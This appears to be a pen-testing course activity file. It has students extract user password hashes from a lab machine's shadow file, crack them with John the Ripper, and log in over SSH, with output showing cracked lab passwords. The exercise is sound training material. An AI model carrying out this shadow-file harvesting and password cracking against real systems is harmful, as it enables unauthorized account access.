Cybersecurity


Activity File

# Activity File: Password Cracking


- In this activity, you will continue to play the role of a pen tester conducting an engagement on MegaCorpOne.
- In the previous activity, you successfully elevated your privileges to a privileged user.
- Now, you are tasked with reperforming enumeration as a high-privileged user to see what additional information you can gather, since you can now access more files.
- Specifically, you're tasked with cracking user hashes from the shadow file.

## Instructions

1. SSH into the target machine using the credentials that you found during the privilege-escalation activity.
2. Gather a list of active users and their password hashes from the shadow file and save it as a `.txt` file.
    - Note that stealing the entire shadow file may be a waste of time, because Linux machines have service accounts that are disabled and will serve no use. Your goal in gathering password hashes is to eventually crack the hashes for the **users**, some of whom may have accounts with the same password on other machines on the network.
3. Format your hashes as such: `username:passwordhash` (e.g., `bob:$1$HESu9xrH$k.o4G93DGoXaiQKkPmUgZ0`).
4. Crack the hashes by using `john` and passing in the text file with the hashes as an argument (e.g., `john hashes.txt`)



```
┌──(root💀kali)-[~/Desktop]
└─# john Hashes
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
service          (service)
user             (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity    (msfadmin)
123456789        (klog)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:00:38  3/3 0.1840g/s 327183p/s 329611c/s 329611C/s 11405551..14068813
7g 0:00:01:24  3/3 0.08330g/s 348771p/s 349870c/s 349870C/s 25lik1..25le27
7g 0:00:01:28  3/3 0.07951g/s 350407p/s 351456c/s 351456C/s daalk..dexxz
7g 0:00:01:29  3/3 0.07862g/s 350370p/s 351407c/s 351407C/s arazeds..artio90
```



```
┌──(root💀kali)-[~/Desktop]
└─# ssh -oHostKeyAlgorithms=+ssh-rsa service@172.22.117.150
service@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$ 
```